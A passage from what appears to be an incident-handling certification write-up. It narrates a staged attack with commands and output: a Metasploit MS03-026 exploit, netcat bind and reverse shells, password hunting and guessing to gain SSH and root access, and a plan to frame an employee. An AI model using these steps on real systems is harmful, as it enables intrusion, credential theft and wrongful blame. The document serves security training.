        required    LPORT       4444       Listening port for bind shell

      msf msrpc_dcom_ms03_026(winbind) > setg
```

Shows my global variable settings

```
      AlternateExit: 2
      Console: Msf::PayloadComponent::TextConsole
      DebugLevel: 0
      Encoder: Msf::Encoder::PexFnstenvMov
      LHOST: 10.11.11.200
      Logging: 0
      Nop: Msf::Nop::Pex
      RHOST: 10.11.11.12

      msf msrpc_dcom_ms03_026(winbind) > exploit
```

Ok, let’s rock.

```
      [*] Starting Bind Handler.
      [*] Connected to REMACT with group ID 0xc149
      [*] Got connection from 10.11.11.12:4444

      Microsoft Windows 2000 [Version 5.00.2195]

      (C) Copyright 1985-1999 Microsoft Corp.

      C:\WINNT\system32>
```

Oh ya! (We're in)

```
C:\WINNT\system32>netstat -na

Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    10.11.11.12:139        0.0.0.0:0              LISTENING
  TCP    10.11.11.12:4444       10.11.11.200:2637       ESTABLISHED
```

That's us!

```
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    10.11.11.12:137        *:*
  UDP    10.11.11.12:138        *:*
  UDP    10.11.11.12:500        *:*

C:\WINNT\system32>
```

10:40AM

Keeping Access

Nothing yet – how I accomplish continued access will depend on what I find on this machine (the next part of the attack).

Covering Tracks

Done – I didn't leave any tracks in this part of the attack!

EXPLOIT Part III – Bingo Guessing and Jackpot Searches

In this final stage of the attack, the victim's home computer will be searched for valuable data (Jackpot Searching), the results of which will be combined with all available information to make educated guesses (Bingo Guessing), in an effort to penetrate the actual target network.

Exploit Name

None.

Operating System

Any.

Protocols/Services/Applications

All.

Exploit Variants

Infinite. Examples include looking for financial information instead of passwords, searching files/emails for references to a name or project, etc. etc.

Description and Exploit Analysis

This is almost social engineering, as it makes use of certain “human” traits. This is where heuristics will be employed – such as the knowledge that most people will “synchronize” their passwords, i.e. make them the same everywhere. People also pick passwords they can remember easily, like pet or family member names. People often make temporary “backups” of sensitive information, and forget to erase them. The castle may have a huge iron portcullis at its entrance – but this is where we try to find the open window around the side :-)

Exploit/Attack Signatures

One possible signature is a system being brought to its knees by multiple “find” processes running. Or lots of disk activity and “grep”s that won’t go away. Since this is more a bunch of ideas than an actual exploit, it’s pretty hard to characterize. Actually, this part of the attack will involve password guessing – so failed login attempts are a possible signature.

Platforms/Environments

My ultimate target is the Cownoids compute farm. However, I won't be attacking them directly. Instead, now that I've gained access to one of Vic's home computers, I'm going to scour it for information, and hopefully find a Bingo Jackpot. That is, I'm hoping to find or guess Vic's 'ssh' password, so that I can access Cownoids just like Vic would. That's very hard to detect, and hopefully it will look like Vic's doing it, if it is.

Victim's Platform

Same platform – but now that we're in, we'll basically be attacking the hard drive (by looking for clues).

Source Network (Attacker)


Same as before.

Target Network (Cownoids Corporate Network)

Once we have gathered some information, we will try some passwords on the Cownoids system – which is a unix box accepting incoming ssh connections. The Cownoids network is protected by a Cisco Pix-515 firewall, running 6.3(4) code.

Network Diagram – The Whole Show

Here’s a diagram of the entire attack scenario:



The Attack (Part III)

Reconnaissance

Inventory

Let’s review our inventory – here are the things I think might be helpful:

- Vic’s username at Cownoids is ‘vic’
- The admin password on the Cownoids Netgear contains, in order:
  7 3 $ F
- The private address space of the WLAN at Cownoids is 10.11.12.0
- Vic’s wife’s name is Olive
- Vic’s kid’s names are Manny, Kittie, and Harry
- Vic’s dog’s name is Rover

All of these will be included in a list of search terms.

Scanning

There is no scanning per se, in this part of the attack.

Exploiting the System

Before I can proceed much further, I need access to my tools. Rather than copying them onto the victim’s box (where they could possibly be detected), I’ll just mount a directory with the tools on my own disk from the victim machine.

Mount Point to Access Tools (net use)

In the shell running on the victim machine I do:

```
C:\>net use z: \\10.11.11.200\public /USER:anonymous
mypubpass /PERSISTENT:NO
The command completed successfully.
```

“Public” is a directory on my box containing the tools, which I’ve shared and given access to the user, “anonymous”. Note that because of the way prompting for passwords works (with regard to the way I’m connected to the remote shell), I have to supply the password on the command line. Also, I specify that I want to use drive Z: as the mount point, and that I don’t want the connection to be “remembered”.

Now that I have a mount point to the tools residing on my box, I’ll add them to the path setting in the victim shell:

```
C:\>set path=z:\bin;z:\cygwin\bin;%PATH%
```

Now, it’s just like all my tools are installed, without copying a single file!

In addition to tools from the Cygwin environment, several tools from Mark Russinovich’s “PsTools” suite will be employed.

http://www.sysinternals.com/ntw2k/freeware/pstools.shtml [48]

Any command of the form “ps<something>” is one of these.

Let’s look at the victim machine in a little more detail:

Display System Information (psinfo)

```
C:\>psinfo
PsInfo v1.61 - Local and remote system information viewer
Copyright (C) 2001-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

System information for \\WIN2KBOX:
Uptime:                    120 days 19 hours 24 minutes 36 seconds
Kernel version:            Microsoft Windows 2000, Uniprocessor Free
Product type:              Professional
Product version:           5.0
Service pack:
Kernel build number:       2195
Registered organization:   Old Notebook Computer
Registered owner:          Vic Tim
Install date:              9/5/2004, 10:38:05 AM
Activation status:         Not applicable
IE version:                5.0100
System root:               C:\WINNT
Processors:                1
Processor speed:           265 MHz
Processor type:            Intel Pentium
Physical memory:           64 MB
Video driver:              NeoMagic MagicGraph128ZV/ZV+/XD driver
```

Doesn't look like it gets rebooted very often.

Display the Security Event Log (psloglist security)

```
C:\>psloglist security

PsLoglist v2.51 - local and remote event log viewer
Copyright (C) 2000-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

Security log on \\:
No records in Security event log on .
```

Aha – security logging isn't even enabled – so I won't have to worry about any pesky log entries!

Performance Issues

Actually, accessing my tools via a network mount point is not really like having all my tools installed. Obviously, the data rate on a local disk is much faster than on a network – especially a wireless one. This would impact some types of usage more than others. In the following section, an example using the unix utilities 'find' and 'grep' is described. In the example, 'find' is used to traverse the directory structure, invoking 'grep' to search for patterns for each file. This means that 'find' runs a new invocation of 'grep' for every file. If 'grep' has to be loaded from the network for every file on the hard drive, this is going to be **very** slow.

I could copy my tools onto the victim machine, so they'd have local access to the files they're searching; or I could copy the victim's entire hard drive to my computer, and search it at my leisure later.

In this case, however, I'm going to get lucky – so I won't have to concern myself with such details.

Netcat

I know from experience that sometimes the Metasploit RPC DCOM exploit will leave things in a state where the same exploit won't work again without rebooting the machine. Since hitting ^C will sever the connection to the command shell, I need to do something to make sure that if the shell I have goes away, I can get another one.

Netcat, another tool that is a must-have for any tool box, is perfect for this – as well as many other applications.

> http://www.atstake.com/research/tools/network_utilities [49]

Here are its options:

```
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

I want to run netcat in the "background", so I'll use the builtin dos "start" command. I want netcat to listen for incoming connections. I want it to listen hard – meaning keep listening when the connection is closed. I want it to listen on port 3333 (for no particular reason). And finally, when it gets a connection on port 3333, I want it to run 'cmd' – and send the input and output of the shell through the connection. I do all that by saying:

```
C:\>start nc –L –p 3333 –e cmd
```

Now, if I need another command shell, all I would have to do from my computer is make a connection to the victim box on port **3333**. I would use netcat again to do this, with:

```
C:\>nc 10.11.11.12 3333
```

Ok, now on with the searches.

Searches: unix ‘find’, ‘grep’, and ‘strings’

The syntax for the unix ‘find’ command is rather awkward – but powerful. Let’s start by looking for any files that are named anything with “netgear” in them:

```
     find c:/ -name “*netgear*”
```

and what do you know? There’s a file with a recent date called, “netgear.cfg”. That means I should be able to restore the WAP settings when I’m all done.

Now, let’s do some more interesting searches using find and grep.

Here is a breakdown of how we will use them:

find .	find every file, starting at ‘.’ (the current directory)
-exec	for every file, execute the following command
grep –i	search for patterns, ignoring case
–f patterns	the patterns to look for are contained in a file called ‘patterns’
{}	‘find’ replaces this with the filename it’s performing the ‘exec’ on (in a unix shell, this would have to be quoted, as in “{}”)
/dev/null	This is a trick. If you call ‘grep’ with only 1 filename, it doesn’t bother putting the filename in front of any matches it finds. However, if you supply multiple filenames, then it prefaces any matches with the file that the match was found in. Thus, by supplying /dev/null as a second filename, we force grep to label any matches it finds. This is useful because it allows us to see which file the matches are coming from, as ‘find’ goes through calling ‘grep’ for each file.
;	the end of the command (arguments to ‘exec’) (in a unix shell, this would have to be escaped, as in \;)

So, the final command that says I want to search all files starting at my current directory for occurrences of any pattern that appears in ‘patterns’ (which is on my disk) and print them out (prefaced by the filename they were found in), is:

```
C:\>find . –exec grep –i –f Z:patterns {} /dev/null ;
```

While this syntax will work on virtually any unix platform, modern versions of ‘grep’ have improved functionality. First of all, there is the ‘-H’ flag, which forces it to display the matching filename. “grep –H patt file” is equivalent, but more clear than “grep patt file /dev/null”.

More importantly, modern ‘grep’s will do recursive directory searches with the ‘-r’ flag. The above ‘find’ command could be done with:

```
C:\>grep –Hirf Z:patterns .
```

which would produce the exact same results, but be ***much*** faster.

The ‘find’ command is nevertheless still very useful, as it supports more complex selection criteria, such as access or modification times, file size, filesystem type, and many others.

Anyway, back to the search…

The ‘patterns’ file contains the following:

```
     73.\$.F
     10\.11\.12\.
     olive
     manny
     kittie
     harry
     rover
```

Notice from the first 2 that regular expressions are supported.

I notice that there’s a directory “C:\tmp” – a good place to start. So, I run the search from there, and what do you know?

```
Binary file ./.swp matches
```

A hidden binary file called “.swp”. Let’s see what’s inside:

```
C:\>strings –a .swp
b0VIM 6.2
yellow
U3210#"!
red,red, ored, red,
roygbi
red, orange, yellow, green, blue, indigo
SUNS:
admin/73m$kFl;
10.11.12.13             1st IP
10.11.12.1              netgear
10.11.12.0
                UNTRUSTED LAN
```

Jackpot!

There’s the admin password for Cownoids’ netgear: 73m$kFl;
Maybe Vic uses the same password at home?

For reference, the actual contents of the file buffer before the editor was killed was:

```
                UNTRUSTED LAN
        10.11.12.0
        10.11.12.1      netgear
        10.11.12.13     1st IP

        admin/73m$kFl;

        SUNS:

        red, orange, yellow, green, blue, indigo
        roygbi
```

I'll refine the 'patterns' file to include the more specific '73m$kFl;', the colors, and 'roygbi'.

I notice that 'roygbi' is the concatenation of the first letters of Red, Orange, Yellow, Green, Blue, and Indigo…

I rerun the search, but get nothing more. I see that there's a directory "C:\bkp" – that looks promising. I run the search from there, producing:

```
./vic/tmp/p:Olive manny kittie harry & Rover ()
```

indicating a match found in the file, "./vic/tmp/p". We 'cat' (type) that file, and see the following additional line:

```
Mercury venus mars jupiter saturn Uranus ()
```

Guesses

Ok, I have enough information to at least try a few guesses. From the colors thing in the .swp file (roygbi), I'm going to guess that:

```
./vic/tmp/p:Olive manny kittie harry & Rover ()
```

might mean: Omkh&R() So, let's try that:

```
> ssh –l vic cownoids.com
vic@cownoids.com's password:
Last login: Thu Apr 8 08:57:59 2004 from adsl-00-000-000
Sun Microsystems Inc.   SunOS 5.8       Generic Patch   October 2001
Property of CoWnoIDS Inc.
```

```
WARNING: To protect systems from unauthorized use and to ensure that the
system is functioning properly, activities on this system are monitored and
recorded and subject to audit. Use of this system is expressed consent to such
monitoring and recording. Any unauthorized access or use of this system is
prohibited and could be subject to criminal and civil penalties.
You have mail.
tcsh: using dumb terminal settings.
vic@cownoids ~ [1]
```

Bingo!

I'm in as Vic!

Now, I could have used "ssh –l vic cownoids.com csh" instead of what I did. By adding the "csh" at the end, I specify the command (c-shell) that I want to run – as opposed to starting a login shell. The advantage of that is that if it's not a login shell, then it doesn't get logged as a login – makes sense.

That is, if I specify the command to run – even though the command I specify is a shell itself – then it won't be put in the 'last' log, and I won't show up as a user in commands like 'who' and 'w'. The disadvantage is that since it's not a login shell, I don't get a tty device – so I don't get a prompt, and things that require a terminal (like editors) won't work.

In this case, I don't really care if I show up in the log – it'll just look like Vic.

So, let's go for broke – from:

```
Mercury venus mars jupiter saturn Uranus ()
```

I get: MvmjsU() Let's try that for the root password:

```
vic@cownoids ~ [1] su
Password:
#
```

11:00 AM

Bingo Jackpot!

I hit the mother load! That's what this was all about – root password on an internal Cownoids machine. I now *own* this box.

Now that I'm in, there are a few things to do.

```
# uname -a
SunOS cownoids 5.8 Generic_108528-27 sun4u sparc SUNW,UltraAX-i2
```

A Sun Solaris box – hurray! Now, how about some tools to work with…

Keeping Access

I want to set up something similar to the temporary netcat listener I have running on Vic’s home machine, here on the Cownoids network. However, since the company network has a Pix firewall (and I don’t want to mess with its configuration) I wouldn’t be able to make an incoming connection to the listener.

However, since Cownoids believes in the “inside good, outside bad” paradigm, I can initiate an outbound connection and connect with a listener on the outside. This is called “shoveling a shell”.

For example, I could set up a listener on Vic’s home machine with:

```
nc –l –p 133
```

Then, whenever I want to, I could shovel a shell from Cownoid’s network with:

```
nc <Vic’s-home-IP> 133 –e tcsh
```

That would run ‘tcsh’ through a connection to port 133 on Vic’s machine, and I’d get a unix prompt where I set up the listener.

Of course, for that to actually work I’d have to configure the WAP to forward port 133 to the victim box. And if I wanted to be able to do this from the internet, I’d have to have another listener waiting to receive my connection on Vic’s box. Confused? Assuming I’m out on the internet somewhere, and Vic’s home IP is “VICIP”, then it would go something like this:

From my box I do:

```
nc VICIP 2222
```

That says, “connect to VICIP on port 2222”. On VICIP, I’d have to already have a listener waiting for a connection, invoked like:

```
nc –l –p 2222 –e cmd
```

I make the connection and VICIP runs ‘cmd’ and I get a shell. Then, I set up another listener, to wait for the connection from Cownoids, with:

```
nc –l –p 133
```

Then, by some mechanism (like running at a scheduled time), Cownoids shovels a shell to VICIP with:

```
nc VICIP 133 –e tcsh
```

Cownoids establishes a tcp/ip connection with VICIP on port 133, and Cownoids runs tcsh. At that point, my listener on VICIP (nc –l –p 133) gets a unix prompt (well actually, since the connection isn’t a terminal, it won’t display a prompt – but I’ll get a shell on Cownoids).

Now setting up the listeners on VICIP and scheduling the shell shoveling on Cownoids needs to be done in a way that won’t be easy to discover. I could install a root kit, which is a collection of tools that hide my processes and data (by replacing certain commands with trojan’d versions) and providing a backdoor – but there a many tools for detecting these.

I’d rather leave the system intact, incriminating Vic – and leave a “sleeper” backdoor somewhere that’s really hard to find. My hope is that strange activity will eventually be noticed, and Vic will be blamed for it – maybe even fired! Since Vic gets a dynamic IP address from his ISP for his home network, I can’t rely on the shoveled shell to reach it indefinitely. Furthermore, Vic might get rid of my listeners.

So, I’d like a backup backdoor – something custom, so that it’s really difficult to discover. It may not get triggered for quite some time – but eventually, it will “phone home”.

Let’s not get ahead of myself though – first I need some basic tools. I at least need ‘netcat’ and ‘nmap’.

11:10 AM

Compiling netcat

I decided to build netcat from the sources. Here's how it went:

Started with the README -- it is huge! Very detailed and great.

Took a quick look at Makefile -- said:

```
# Usually do "make systype" -- if your systype isn't defined, try "generic"
```

then, later:

```
    ### SYSTYPES -- in the same order as in generic.h, please
```

.

. then...

.

```
    # Pick this one ahead of "solaris" if you actually have the nonshared
    # libraries [lib*.a] on your machine.  By default, the Sun twits don't ship
    # or install them, forcing you to use shared libs for any network apps.
    # Kludged for gcc, which many regard as the only thing available.
    solaris-static:
        make -e $(ALL) $(MFLAGS) XFLAGS='-DSYSV=4 -D__svr4__ -DSOLARIS' \
        CC=gcc STATIC=-static XLIBS='-lnsl -lsocket -lresolv'

    # the more usual shared-lib version...
    solaris:
        make -e $(ALL) $(MFLAGS) XFLAGS='-DSYSV=4 -D__svr4__ -DSOLARIS' \
        CC=gcc STATIC= XLIBS='-lnsl -lsocket -lresolv'
```

So, I tried:

```
    root#  make solaris-static
```

and that yielded:

```
    make -e nc  XFLAGS='-DSYSV=4 -D__svr4__ -DSOLARIS' \
    CC=gcc STATIC=-static XLIBS='-lnsl -lsocket -lresolv'
    make[1]: Entering directory `/tmp'
    gcc -s    -DSYSV=4 -D__svr4__ -DSOLARIS -static -o nc netcat.c -lnsl -
lsocket -lresolv
    ld: fatal: library -lresolv: not found
    ld: fatal: File processing errors. No output written to nc
    collect2: ld returned 1 exit status
    make[1]: *** [nc] Error 1
    make[1]: Leaving directory `/tmp'
    make: *** [solaris-static] Error 2
    root#
```

Hmmm....:

```
    root#  env | grep LD_LIB
```

shows:

```
    LD_LIBRARY_PATH=<a list 4 lines long!>
```

Whatever -- ok, back to the other choice he gave:

```
    make solaris
```

Which worked fine:

```
    root#  make solaris
    make -e nc  XFLAGS='-DSYSV=4 -D__svr4__ -DSOLARIS' \
    CC=gcc STATIC= XLIBS='-lnsl -lsocket -lresolv'
    make[1]: Entering directory `/tmp'
    gcc -s    -DSYSV=4 -D__svr4__ -DSOLARIS  -o nc netcat.c -lnsl -lsocket -
lresolv
    make[1]: Leaving directory `/tmp'
```

Which left the executable 'nc' in that directory :-)

Compiling nmap

First I’ll download:

nmap-3.50-sol9-sparc-local

from sunfreeware.com

(they supply precompiled packages, most of which are configured to install into /usr/local/bin)

I'll install the package, and run it:

```
    root#  pkgadd -d ./nmap-3.50-sol9-sparc-local

    The following packages are available:
      1  SMCnmap     nmap
                     (sparc) 3.50

    Select package(s) you wish to process (or 'all' to process
    all packages). (default: all) [?,??,q]: all

    Processing package instance <SMCnmap> from </tmp/nmap-3.50-sol9-sparc-
local>

    nmap
    (sparc) 3.50

    This appears to be an attempt to install the same architecture and
    version of a package which is already installed.  This installation
    will attempt to overwrite this package.

    Fyodor
    Using </usr/local> as the package base directory.
    ## Processing package information.
    ## Processing system information.
       51 package pathnames are already properly installed.
    ## Verifying disk space requirements.
    ## Checking for setuid/setgid programs.

    Installing nmap as <SMCnmap>

    ## Installing part 1 of 1.
    /usr/local/bin/nmap
    /usr/local/bin/nmapfe
    [ verifying class <none> ]

    Installation of <SMCnmap> was successful.
```

Not really:

```
root#  ./nmap
ld.so.1: nmap fatal: libpcre.so.0: open failed: No such file or directory
Killed
root#
```

Hmmm -- ok, whatever -- I'll build it from the sources:

Got sources from:

http://www.insecure.org/nmap/nmap_download.html

BTW: windows binaries available from their too...

So, I grabbed:

nmap-3.50.tar.bz2

Then:

```
root#  file nmap-3.50.tar.bz2
nmap-3.50.tar.bz2:      bzip2 compressed data , block size = 900k
```

bzip2 format - how big is it?

```
root#  ls -al !$
la nmap-3.50.tar.bz2
-rw-------   1 vic      staff    1255501 Jul  3 13:48 nmap-3.50.tar.bz2
```

about 1.2M -- vs. 1.5M for gzip version -- so saved 300K (could make a difference sometimes :) Anyway, let's un-bz2 it:

```
root#  bunzip2 nmap-3.50.tar.bz2
root#  ls -al
-rw-------   1 vic      staff    6789120 Jul  3 13:48 nmap-3.50.tar
root#  mkdir nmap ; cd nmap
root#  tar xf ../nmap-3.50.tar
..........
root#  cd nmap-3.50
root#  ls
... 78 files ...
```

Well, this is always a good place to start:

```
root# echo [A-Z][A-Z]*
CHANGELOG COPYING HACKING INSTALL README-WIN32
root#  vi !$
```

That edits all the "all caps" files ... and sure enough, we find what we're looking for -- in INSTALL:

```
    Ideally, you should be able to just type:

    ./configure
    make
    make install
```

Ok... so:

```
    root#  ./configure
```

That goes on for quite some time... After all, there's:

```
    root#  find . -type f -exec cat "{}" \; | wc -l
    198678
```

Whoa - ~200K lines of stuff :)

After a while it said:

```
    .........
    checking whether we are using the GNU C compiler... yes
    checking whether gcc accepts -g... yes
    checking for gcc option to accept ANSI C... none needed
    checking for gtk-config... /usr/local/bin/gtk-config
    checking for GTK - version >= 1.0.0... yes
    checking build system type... sparc-sun-solaris2.9
    checking host system type... sparc-sun-solaris2.9
    configure: creating ./config.status
    config.status: creating Makefile
```

So now, we can 'make' it:

```
    root#  make
```


Sure enough, that compiles and links, and "make install" installs it.

Now I can start scanning the internet from my new Cownoids server!

Covering Tracks

I don’t really care about covering my tracks at Cownoids – in fact, I want to leave things in a state where it looks like Vic has been installing cracker tools on the company computers, and accessing them from home.

I do, however, want to cover my tracks at Vic’s house. Luckily, I found the “netgear.cfg” file, which I can use to restore the WAP settings when I’m done. I’ll confirm that I can access it by going into the admin tool “Backup Settings” page:



Address: http://10.11.11.1/start.htm

Backup Settings

Save a Copy of Current Settings

Restore Saved Settings from a File

Revert to Factory Default Settings

Backup Settings Help


This page allows you to backup, restore and erase the router's current settings.

Once you have the router working properly, you should backup the information to have it available if something goes wrong. When you backup the settings, they are saved as a file on your computer. You can restore the router's settings from this file.

To create a backup file of the current settings:

1. Click **Backup**.
2. If you don't have your browser set up to save downloaded files

I can then browse to the config file:



Look in: bkp

File name: netgear.cfg

Files of type: All Files (*.*)

Of course, I won't be able to forward a port on the WAP to my netcat listener on VICIP, after I restore the config – unless Vic uses the same admin password at home as he does at work (which I discovered with a jackpot search). And, I won't be able to test if that password matches the one in the config until after I restore it – and then it will be too late, if it doesn't. Too bad I didn't look for a tool that extracts the admin password from a netgear.cfg file…

That's ok, I can shovel a shell here too – and send it to another box I own…

The Gig Is Up

11:30 AM

As I was pondering what to do next, my computer locked up. I quickly noticed that my wifi connection was gone. Hmm…

I opened the D-link config tool, and saw that I had no radio signal. Uh oh – this is not good. Don't panic though – maybe Olive is just running the microwave, or there's some other temporary interference. I went to "Site Survey" and clicked "Refresh". The neighbor's "laptop" WAP still showed up, but the "NETGEAR" entry was gone.

I'm still not going to panic. Any number of things could be causing radio interference between me and Vic's WAP. I'll wait a few minutes, and try again.

Same – no NETGEAR. Now I'm getting a bit concerned. I didn't leave things the way I wanted to. I left a netcat listener running on VICIP. Granted, I didn't actually copy any files onto VICIP, but it's going to have a disconnected drive mount (Z:) and a process named 'nc' running. Those would be very suspicious. I didn't get around to dumping the SAM file (although I already got the passwords I really wanted). Furthermore, I didn't get to restore the WAP settings from the config file I found. Without a forwarded port I have no way to reach VICIP from out on the internet. And, worst of all, I didn't set up a backdoor into Cownoids yet.

I wait a couple more minutes. Now I'm getting a bit paranoid, and start peeking out the windows… Still nothing on the Site Survey.

11:40 AM

I decide that there's a pretty good chance that something's up. I peek out, to make sure there's no one around – which there doesn't seem to be. I start the engine, and take down the windshield sun screen as I begin to drive – leaving the side screens up. I drive out of the neighborhood, and then park again.

11:45 AM

I put the windshield screen back up. This may be my only chance to install a sleeper backdoor at Cownoids, so I don't want to wait until I get back home. I take out the wifi adapter, and put in the Bluetooth one. Then, I get a dialup internet connection via my Bluetooth cell phone.

I log onto a linux box that I own (one I compromised some time ago), and do:

```
ssh cownoids.com
```

No answer. I try going to the Cownoids web site (through an anonymous web proxy, of course), but it appears to be down too.

This can't be a coincidence – I'm sure I've been made. Darn! Things were going so well, too. I wonder what happened?

I head for home, feeling defeated.

……………The Incident Handling Process

